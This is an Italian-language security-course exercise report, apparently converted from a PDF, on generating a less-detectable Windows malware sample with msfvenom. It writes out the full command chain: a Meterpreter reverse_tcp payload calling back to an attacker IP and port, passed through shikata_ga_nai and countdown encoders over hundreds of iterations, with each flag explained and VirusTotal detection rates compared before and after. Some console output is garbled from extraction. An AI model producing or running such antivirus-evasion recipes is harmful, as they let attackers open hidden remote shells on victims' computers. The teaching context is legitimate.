
## Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.


Utilizzo di msfvenom per generare il malware.

Migliorare la Non Rilevabilità

Il primo payload creato è il seguente:



è un payload grezzo senza nessuna forma di codifica o nessuna tecnica di offuscamento presente all'interno e il risultato su virus total è il seguente:



Il payload viene rilevato da 60 antivirus su 72 un pessimo risultato direi, ma è quello da noi atteso.

Successivamente sviluppiamo un payload di tipo polimorfo in maniera da aumentare il livello di offuscamento del payload. Il payload utilizzato è il seguente:

```
| Comparable of the payload from STDIN ...
| Attempting to read payload from STDIN ...
| Attempting to read payload from STDIN ...
| Attempting to read payload with 100 iterations of x86/shikata_ga_nai succeeded with size 435 (iteration=1) x86/shikata_ga_nai succeeded with size 435 (iteration=2) x86/shikata_ga_nai succeeded with size 436 (iteration=6) x86/shikata_ga_nai succeeded with size 436 (iteration=6) x86/shikata_ga_nai succeeded with size 436 (iteration=6) x86/shikata_ga_nai succeeded with size 543 (iteration=6) x86/shikata_ga_nai succeeded with size 436 (iteration=6) x86/shikata_ga_nai succeeded with size 436 (iteration=6) x86/shikata_ga_nai succeeded with size 436 (iteration=6) x86/shikata_ga_nai succeeded with size 437 (iteration=6) x86/shikata_ga_nai succeeded with size 570 (iteration=7) x86/shikata_ga_nai succeeded with size 570 (iteration=7) x86/shikata_ga_nai succeeded with size 570 (iteration=6) x86/shikata_ga_nai succeeded with size 570 (iteration=7) x86/shikata_ga_nai succeeded with size 570 (iteration=6) x86/shikata_ga_nai succeeded with size
```

msfvenom -p windows/meterpreter/reverse\_tcp LHOST192.168.1.23 LPORT5959 -a x86 --platform windows -e x86/shikata ga nai -i 100 -f raw

- •-p windows/meterpreter/reverse\_tcp: Specifica il payload. In questo caso, è un payload Meterpreter che stabilisce una connessione inversa TCP.
- LHOST=192.168.1.23: Indirizzo IP dell'attaccante dove il payload tenterà di connettersi. • 192.168.1.23: IP dell'attaccante.
- LPORT=5959: Porta che l'attaccante utilizzerà per ascoltare la connessione inversa.
- •-a x86: Architettura del payload, in questo caso x86 32 bit.
- •--platform windows: Piattaforma target, in questo caso Windows.
- •-e x86/shikata\_ga\_nai: Codifica il payload utilizzando l'encoder shikata\_ga\_nai, noto per essere un encoder polimorfico.
- •-i 100: Indica il numero di iterazioni di codifica da applicare 100 iterazioni).
- •-f raw: Formato di output, in questo caso raw (grezzo), senza nessun wrapper.Il payload grezzo generato dalla prima parte viene passato attraverso un'altra fase di codifica.

| msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw


- msfvenom: Di nuovo, utilizziamo msfvenom.
- •-a x86: Architettura del payload, in questo caso x86 32 bit.
- •--platform windows: Piattaforma target, in questo caso Windows.
- •-e x86/countdown: Codifica il payload utilizzando l'encoder countdown.
- •-i 200: Indica il numero di iterazioni di codifica da applicare 200 iterazioni).
- •-f raw: Formato di output, in questo caso raw (grezzo). Il payload grezzo ricodificato dalla seconda parte viene passato attraverso un'altra fase di codifica.

| msfvenom -a x86 --platform windows -e x86/shikata\_ga\_nai -i 138 -o polimorficommm.exe.

- msfvenom: Ancora una volta, utilizziamo msfvenom.
- •-a x86: Architettura del payload, in questo caso x86 32 bit.
- •--platform windows: Piattaforma target, in questo caso Windows.
- •-e x86/shikata\_ga\_nai: Codifica il payload utilizzando nuovamente l'encoder shikata\_ga\_nai.
- •-i 138: Indica il numero di iterazioni di codifica da applicare 138 iterazioni).

•-o polimorficommm.exe: Specifica il nome del file di output, in questo caso polimorficommm.exe.

Il risultato di VirusTotal è il seguente:



Dimostrando come le nostre tecniche di offuscamento abbiano migliorato il payload rendendolo meno visibile agli anti virus.